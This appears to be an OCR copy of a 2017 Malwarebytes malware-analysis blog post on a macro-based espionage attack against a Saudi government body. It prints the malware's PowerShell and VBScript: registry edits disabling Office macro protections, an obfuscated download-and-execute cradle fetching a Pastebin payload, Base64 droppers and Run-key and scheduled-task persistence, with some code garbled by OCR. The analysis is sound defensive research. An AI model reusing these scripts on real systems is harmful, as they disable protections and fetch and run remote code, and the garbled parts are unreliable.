
Elaborate scripting-fu used in espionage attack against Saudi Arabia Government entity

blog.malwarebytes.com/threat-analysis/2017/09/elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government_entity/

Malwarebytes Labs

September 27, 2017



We recently came across a campaign targeting a Saudi Arabia Government entity via a malicious Word document which at first reminded us of an attack we had previously described on this blog.


In our previous research, we detailed how an information stealer Trojan was deployed via a Word macro, in order to spy on its victims (various parts of the Saudi Government). The stolen information was transmitted back to the threat actors' infrastructure in an encrypted format.

This new threat also uses a macro to infect the target's computer, but rather than retrieving a binary payload, it relies on various scripts to maintain its presence and to communicate via hacked websites, acting as proxies for the command and control server.

The malicious script fingerprints the victim's machine and can receive any command that will run via PowerShell. In this blog post, we will describe the way this threat enters the system and maintains its presence while constantly communicating with its command and control server.

Covert delivery and persistence

The decoy document bears the logo of one of the branches of the Saudi Government and prompts the user to “Enable Content” stating that the document is in protected view (which is actually true).



This file originated from an Internet location and might be unsafe. Click for more details.


[redacted]

This Document is in protected view

Please click “Enable Content” from the yellow bar above.


A high-level summary static analysis of this document reveals that it includes a macro as well as several Base64 encoded strings.

```
OLE:MAS--B-- target.doc
(Flags: M=Macros, A=Auto-executable, S=Suspicious keywords, B=Base64 strings)
```




```
+------------+---------------------------+-----------------------------------------+
| Type       | Keyword                   | Description                             |
+------------+---------------------------+-----------------------------------------+
| AutoExec   | Document_Open             | Runs when the Word document is opened   |
| AutoExec   | Document_New              | Runs when a new Word document is        |
|            |                           | created (obfuscation: Base64)           |
| Suspicious | Chr                       | May attempt to obfuscate specific       |
|            |                           | strings                                 |
| Suspicious | Lib                       | May run code from a DLL                 |
| Suspicious | Shell                     | May run an executable file or a system  |
|            |                           | command (obfuscation: Base64)           |
| Suspicious | vbHide                    | May run an executable file or a system  |
|            |                           | command (obfuscation: Base64)           |
| Suspicious | Base64 Strings            | Base64-encoded strings were detected,   |
|            |                           | may be used to obfuscate strings        |
|            |                           | (option --decode to see all)            |
| Base64     | '\x91\xea\xe7z]\xf6'      | kernel32                                |
| String     |                           |                                         |
| Base64     | Private Sub               | UHJpdmF0ZSBTdWIgRG9jdW1lbnRfTmV3KCkKICA |
| String     | Document_New()            | gIE5ld0RvY1dpdGhDb2RlCkVuZCBTdWIKClN1Yi |
|            |     NewDocWithCode        | BOZXdEb2NXaXRoQ29kZSgpCiAgICBPbiBFcnJvc |
|            | End Sub                   | iBSZXN1bWUgTmV4dAogICAgCiAgICBEaW0gZG9j |
|            |                           | IEFzIERvY3VtZW50CgogICAgU2V0            |
|            | Sub NewDocWithCode()      |                                         |
|            |     On Error Resume       |                                         |
|            | Next                      |                                         |
|            |                           |                                         |
|            |     Dim doc As            |                                         |
|            | Document                  |                                         |
|            |                           |                                         |
|            |     Set                   |                                         |
| Base64     |  doc =                    | IGRvYyA9IEFjdGl2ZURvY3VtZW50CiAgICBEaW0 |
| String     | ActiveDocument            | gaSwgaiBBcyBJbnRlZ2VyCiAgICBqID0gZG9jLl |
|            |     Dim i, j As           | ZCUHJvamVjdC5WQkNvbXBvbmVudHMoIlRoaXNEb |
|            | Integer                   | 2N1bWVudCIpLkNvZGVNb2R1bGUuQ291bnRPZkxp |
|            |     j = doc.VBProjec      | bmVzCiAgICBqID0gaiArIDEKICAg            |
```

One of the first routines the malicious VBScript performs is to disable or lower security settings within Microsoft Excel and Word by altering corresponding registry keys with values of “1”, meaning: Enable All (ref).




```
for($i=10; $i -le 20; $i++){
    $rgb = "HKCU:\Software\Microsoft\Office\$i.0\excel\Security";
    if(test-path $rgb){
        New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
        New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
        $rgb = "$rgb\ProtectedView";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
        }
    }
    $rgb = "HKCU:\Software\Microsoft\Office\$i.0\word\Security";
    if(test-path $rgb){
        New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
        New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
        $rgb = "$rgb\ProtectedView";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
        }
    }
}
```

The VBScript also fingerprints the victim for their IP address by querying the Win32_NetworkAdapterConfiguration class:



```
function getIps
{
    $ips=""
    gwmi Win32_NetworkAdapterConfiguration -Filter "IPEnabled=True" | where{$
    _.IPAddress[0] -NotLike '169*'} | % {$ips = $ips + "-"+ $_.IPAddress[0]}
    return $ips.subString(1)
}
```


It then proceeds to retrieve a stream of data from the Pastebin website using its own proxy:



```
m1 = "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l" & " " & "-" & "w" & " " & "h" & "i" & "d" & "d" & "e"
m2 = "n" & " -" & "e" & "x" & "e" & "c" & " b" & "y" & "p" & "a" & "s" & "s " & "-" & "c " & Chr(34) & "$l" & "=" & "N"
m3 = "e" & "w" & "-" & "O" & "b" & "j" & "e" & "c" & "t S" & "y" & "s" & "t" & "e" & "m" & ".N" & "et.WebC" & "lient;$"
m4 = "l.pro" & "xy=[Net.WebRequest]::GetSys" & "temWebP" & "roxy();$l.P"
m5 = "roxy." & "Cred" & "ent" & "ials=[Net" & ".Credent" & "ialCac" & "he]::D" & "efaultCr"
m6 = "eden" & "tials:T" & "FX($" & "].D" & "ownl" & "oa" & "dStr"
m7 = "ing('ht" & "tps:" & "//pa" & "steb" & "in.c" & "om/ra" & "w/T3t" & "BTU" & "Bu'))" & Chr(34) & ""

do2 (m1 & m2 & m3 & m4 & m5 & m6 & m7)


End Function

Public Functior

WinExec in2, 0

End Function
Public Functior
If s = "" Then
Base64DecodeStr
End Function
Public Functior
If Not InitDone
Dim IBuf() As E
Dim ILen As Lor
If ILen Mod 4 <                                                      not a multiple of 4."
Do While ILen >
If IBuf(ILen -
```

```
VUFZUUJrQURRQVpnQmhBRGdBWlFCaUFHWUFNUUJpQURFQVlnQTBBR0VBTVFCa0FETUFOUUExQURNQU9BQXpBR01BT1FBM
UFERUFPQUJoQURVQVpBQXdBREFBWmdBNUFHSUFPUUEzQURNQVlnQm1BRE1BTUFBd0FHTUFaUUJoQURFQU9BQTVBRFVBT
UFBd0FESUFNQUF4QURZQU5BQTFBR01BTXdBM0FEWUFOd0F3QUdJQVpRQTRBRFFBWmdBekFERUFNd0ExQURVQVpBQmxBR0
1BTVFCa0FEQUFNd0E1QURRQVlRQTNBR1FBTXdCaUFHVUFOQUJrQUdVQVlRQTJBR1VBTmdCbEFEUUFNUUF4QURJQU13QXlBR
EFBTmdBNEFEZ0FNZ0F5QURFQVl3QmlBR1FBWmdBeEFEY0FZd0FpQUdJQVl3QXlBRFVBWXdBekFHRUFZd0EwQURrQU9BQTBBQT
09JyB8Y29uVkVyVHRvLVNlQ3VyZXNUcmlOZyAgLWsgICg2Mi4uOTMpKSkgKSApfCBpRVg="
$x2
="RGltIG9ialNoZWxsCINldCBvYmpTaGVsbCA9IFdTY3JpcHQuQ3JlYXRlT2JqZWN0KCJXU2NyaXB0LlNoZWxsIikKY29tbWFuZCA9ICJwb
3dlcnNoZWxsLmV4ZSAtV2luZG93U3R5bGUgaGlkZGVuIC1FeGVjdXRpb25Qb2xpY3kgQnlwYXNzIC1ub2xvZ28gLW5vcHJvZmlsZSAtZm
lsZSBDOlxVc2Vyc1xwdWJsaWNcZG9jdW1lbnRzXE5UU1RBVFMucHMxIgpvYmpTaGVsbC5SdW4gY29tbWFuZCwwCINldCBvYmpTaGV
sbCA9IE5vdGhpbmc="

[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($x)) | Out-File C:\Users\public\documents\NTSTATS.ps1
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($x2)) | Out-File C:\Users\public\documents\NTSTATS.vbs
wscript C:\Users\public\documents\NTSTATS.vbs
ps -name mshta.exe | kill
ps -name mshta | kill
taskkill /F /IM mshta
taskkill /F /IM mshta.exe
```

The data is converted into two scripts, a PowerShell and a Visual Basic one, the latter being used for persistence on the infected machine via two different hook points: a Run key in the registry and a scheduled task.



Name	Type	Data
(Default)	REG_SZ	(value not set)
WindowsOptimizations	REG_SZ	wscript C:\Users\Public\Documents\NTSTATS.vbs

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Status	Triggers
WindowsOptimizations	Ready	At log on of any user

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

